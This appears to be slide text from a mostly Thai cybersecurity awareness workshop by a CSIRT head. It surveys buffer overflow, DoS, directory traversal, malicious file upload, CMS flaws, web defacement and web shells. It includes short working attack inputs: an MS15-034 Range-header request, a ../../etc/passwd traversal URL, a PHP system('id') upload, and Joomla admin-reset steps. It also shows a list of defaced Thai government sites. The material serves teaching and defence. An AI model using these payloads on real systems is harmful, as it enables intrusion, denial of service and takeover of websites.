
Application Layer Attack Example:



Protocol Attack Example:



Amplification Example:



Buffer Overflow

Buffer Overflows คือรูปแบบการโจมตีเทคนิคหนึ่งที่ผู้บุกรุกดำเนินการใส่ค่าข้อมูลเกินที่ขอบเขตกำหนด จนส่งผลให้ข้อมูลที่เขียนเข้าไปนั้นล้นไปทับข้อมูลอื่นที่อยู่ในระบบ ทำให้โปรแกรมประมวลผลผิดพลาด หรือประมวลผลตามที่ผู้บุกรุกกำหนด

Buffer overflow example

www.hackingtutorials.org

Buffer (8 bytes)								Overflow	
U	S	E	R	N	A	M	E	1	2
0	1	2	3	4	5	6	7	8	9

Buffer Overflow

CVE 2022-0778 (DoS)

- BN_mod_sqrt
- Affected OpenSSL 1.0.2, 1.1.1, 1.1.1n, 3.0, 3.0.2


Buffer Overflow

MS15-034 (HTTP.sys) IIS DoS

```
“ GET /%7Bwelcome.png HTTP/1.1
User-Agent: Wget/1.13.4 (linux-gnu)
Accept: */*
Host: [server-ip]
Connection: Keep-Alive
Range: bytes=18-18446744073709551615
```

Directory Traversal

Directory Traversal คือรูปแบบการโจมตีเทคนิคหนึ่งที่ผู้บุกรุกอาศัยข้อผิดพลาดที่เกิดมาจากซอร์สโค้ดเว็บเซิร์ฟเวอร์ทำให้บุคคลภายนอกสามารถเข้าถึง **Directory** ต่าง ๆ บนเว็บเซิร์ฟเวอร์ได้



Reading arbitrary files via directory traversal

Consider a shopping application that displays images of items for sale. Images are loaded via some HTML like the following:

```

```

The `loadImage` URL takes a `filename` parameter and returns the contents of the specified file. The image files themselves are stored on disk in the location `/var/www/images/`. To return an image, the application appends the requested filename to this base directory and uses a filesystem API to read the contents of the file. In the above case, the application reads from the following file path:

```
/var/www/images/218.png
```

The application implements no defenses against directory traversal attacks, so an attacker can request the following URL to retrieve an arbitrary file from the server's filesystem:

```
https://insecure-website.com/loadImage?filename=../../etc/passwd
```

This causes the application to read from the following file path:

```
/var/www/images/../../etc/passwd
```

Malicious File Upload

Malicious File Upload คือรูปแบบการโจมตีเทคนิคหนึ่งที่ผู้บุกรุกอาศัยช่องโหว่ของเว็บแอปพลิเคชันที่ไม่มีการตรวจสอบความถูกต้องของข้อมูลที่ผู้บุกรุกอัปโหลดไฟล์เข้ามา จนทำให้ผู้บุกรุกสามารถอัปโหลดไฟล์อันตรายลงบนเว็บเซิร์ฟเวอร์ได้



POST /images HTTP/1.1



```
<?php echo system('id'); ?>
```

GET /images/exploit.php HTTP/1.1

Server

HTTP/1.1 200 OK

File uploaded: exploit php

HTTP/1.1 200 OK

uid=0(root) gid=0(root) groups=0(root)

CMS

ระบบจัดการเนื้อหาของเว็บไซต์ (Content Management System :CMS) คือระบบที่พัฒนา
คิดค้นขึ้นมาเพื่อพัฒนา และบริหารเว็บไซต์



CMS

<https://www.exploit-db.com/exploits/6234>

Joomla 1.5.x 'Token' Remote Admin Change Password

Example :

1. Go to url : `target.com/index.php?option=com_user&view=reset&layout=confirm`
2. Write into field "token" char ' and Click OK.
3. Write new password for admin
4. Go to url : `target.com/administrator/`
5. Login admin with new password


Web Defacement

การเปลี่ยนแปลงหน้าเว็บไซต์เพื่อให้เกิดการเสื่อมเสียชื่อเสียง



Web Defacement

<http://www.zone-h.org>

**zone-h**
unrestricted information

Home News Events Archive Archive★ Onhold Notify Stats Register Login

NOTIFIER DOMAIN
Special defacements only ☐ Fulltext/Wildcard ☒ Onhold (Unpublished) only ☒
Date :

Total notifications: 1,083 of which 1,083 single ip and 0 mass defacements

Legends:
H - Homepage defacement
M - Mass defacement (click to view all defacements of this IP)
R - Redefacement (click to view all defacements of this site)
L - IP address location
★ - Special defacement (special defacements are important websites)

We don't accept notifications through email, IP address notifications, notifications with fake and/or created subdomains by notifier or with wrong attack methods selected.

Time	Notifier	H	M	R	L	★	Domain	OS	View
2018/09/09	BBHG				R	★	www.sanmaket.go.th/index.php	Linux	mirror
2018/09/09	Noniod7					★	1secure.nbtc.go.th/?p=314	Linux	mirror
2018/09/08	MGBH	H		R		★	www.royalthaipolice.go.th	Linux	mirror
2018/09/08	Salman Hacker					★	region6.cbo.moph.go.th/aa.html	Linux	mirror
2018/09/07	ErrOr SquaD			R		★	www.phetchaburi.m-society.go.t...	Linux	mirror
2018/09/07	ErrOr SquaD					★	tuema.onep.go.th/ind3x.php	Win 2012	mirror
2018/09/04	Inocent			R		★	mis.kph.go.th/kphItAppWeb/logi...	Win 2012	mirror
2018/09/04	Inocent					★	licensefee.nbtc.go.th/styles/	Unknown	mirror
2018/09/04	nighto mearo	H		R		★	div72.go.th	Linux	mirror
2018/09/04	Salman Hacker			R		★	www.thawornwattana.go.th/image...	Linux	mirror
2018/09/03	sofian X35 D2	H		R		★	e-learning.doe.go.th	Linux	mirror
2018/09/01	nighto mearo	H		R		★	kalasin3.go.th	Win 2008	mirror
2018/09/01	McHydra					★	www.srs2.moe.go.th/administrat...	Linux	mirror
2018/08/30	R4GHT			R		★	samap.doe.go.th/index.htm	Win 2012	mirror
2018/08/28	Xwizx404					★	www.neo11.mnre.go.th/admin/ind...	Linux	mirror
2018/08/26	Malokin_			R		★	do9.hss.moph.go.th/images/bann...	Linux	mirror
2018/08/26	PosiX			R		★	inderm.go.th/tip/test33/myfile...	Win 2012	mirror
2018/08/25	ZoRRoKiN					★	thaihpvc.fda.moph.go.th/thaihv...	Win 2003	mirror
2018/08/24	vbedz17					★	info.naya.go.th/kil3rs.html	Linux	mirror
2018/08/23	TheMario			R		★	www.samrongkki.go.th/activity/l...	Linux	mirror
2018/08/23	Mister Spy					★	www.labour.go.th/images/Asaki...	F5 Big-IP	mirror
2018/08/21	Echo1	H				★	ngms.nmd.go.th	Linux	mirror
2018/08/19	404H4x0r			R		★	www.namnaohospital.go.th/?modu...	Win 2012	mirror
2018/08/19	Echo1					★	smsa.ayuthaya2.go.th/kanjut.txt	Win 2008	mirror
2018/08/18	T9@6K90rD			R		★	www.thungkhokey.go.th/nevis/d...	Linux	mirror

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30

What is a Web Defacement

- A website defacement is an attack on a website that changes the visual appearance of the site.
- A message is often left on the webpage. Most times the defacement is harmless, however, it can sometimes be used as a distraction to cover up more sinister actions such as uploading malware.

Web Defacement: Example



Web Defacement: Impacts

- Impacts upon both content and image of the affected site
 - Visitors may gather incorrect information
 - May cause lasting damage to reputation
- Commonly achieved by exploiting poorly configured or incorrectly maintained systems
 - Vulnerability alone may be a reason that a site gets defaced

Web Shell

การอัปโหลดมัลแวร์ผ่านช่องทางเว็บไซต์เพื่อสร้าง **Backdoor**



Web Shell

Uname: Linux lamp 4.15.0-47-generic #50-Ubuntu SMP Wed Mar 13 10:44:52 UTC 2019 x86_64 [Google] [Exploit-DB] UTF-8
User: 33 (www-data) Group: 33 (www-data) Server IP: 10.0.2.15
Php: 7.2.15-0ubuntu0.18.04.2 Safe mode: OFF [phpinfo] Datetime: 2019-04-14 22:02:49 Client IP: 192.168.56.1
Hdd: 15.68 GB Free: 9.27 GB (59.09%)
Cwd: /var/www/html/ drwxr-xr-x [home]

[Sec. info] [Files] [Commands] [Output] [Log] [Php] [Safe mode] [String tools] [Shellshock] [Network] [Logout] [Self remove]

File manager

Name	Size	Modify	Owner/Group	Permissions	Actions
[..]	dir	2019-03-19 09:46:55	root/root	drwxr-xr-x	RT
[core]	dir	2018-03-07 21:10:20	www-data/www-data	drwxr-xr-x	RT
[drupal-8.5.0]	dir	2019-04-12 11:43:53	www-data/www-data	drwxr-xr-x	RT
[modules]	dir	2018-03-07 21:10:20	www-data/www-data	drwxr-xr-x	RT
[new_folder]	dir	2019-04-02 12:31:42	www-data/www-data	drwxr-xr-x	RT
[profiles]	dir	2018-03-07 21:10:20	www-data/www-data	drwxr-xr-x	RT
[sites]	dir	2018-03-07 21:10:20	www-data/www-data	drwxr-xr-x	RT
[themes]	dir	2018-03-07 21:10:20	www-data/www-data	drwxr-xr-x	RT
[vendor]	dir	2018-03-07 21:23:44	www-data/www-data	drwxr-xr-x	RT
composer.json	2.68 KB	2018-03-07 21:10:20	www-data/www-data	-rw-r--r--	RTFED
composer.lock	157.30 KB	2018-03-07 21:10:20	www-data/www-data	-rw-r--r--	RTFED
diy.php	31 B	2019-04-04 21:43:03	www-data/www-data	-rw-r--r--	RTFED
hello.sh	18 B	2019-04-04 14:53:47	www-data/www-data	-rwxr-xr-x	RTFED
index.php	549 B	2018-03-07 21:10:20	www-data/www-data	-rw-r--r--	RTFED
LICENSE.txt	17.67 KB	2016-11-16 23:57:05	www-data/www-data	-rw-r--r--	RTFED
README.txt	5.75 KB	2018-03-07 21:10:20	www-data/www-data	-rw-r--r--	RTFED
robots.txt	1.56 KB	2018-03-07 21:10:20	www-data/www-data	-rw-r--r--	RTFED
simple1.php	341 B	2019-03-22 10:21:01	www-data/www-data	-rw-r--r--	RTFED
simple2.php	112 B	2019-03-22 10:21:22	www-data/www-data	-rw-r--r--	RTFED
simple3.php	177 B	2019-03-22 10:21:37	www-data/www-data	-rw-r--r--	RTFED
web.config	4.45 KB	2018-03-07 21:10:20	www-data/www-data	-rw-r--r--	RTFED
weevely.php	669 B	2019-03-28 14:48:24	www-data/www-data	-rw-r--r--	RTFED
wso.php	175.63 KB	2019-03-22 12:39:52	www-data/www-data	-rw-r--r--	RTFED

Copy [submit]

Change dir:

/var/www/html/ [submit]

Make dir: [Writeable] [submit]

Execute: [submit]

Read file: [submit]

Make file: [Writeable] [submit]

Upload file: [Writeable]

Browse... No files selected. [submit]

Workshop

Q&A

Thank You

Nattawut Opasieamlikit (Head of CSIRT)
0902405079 Nattawut@bcg-ecop.net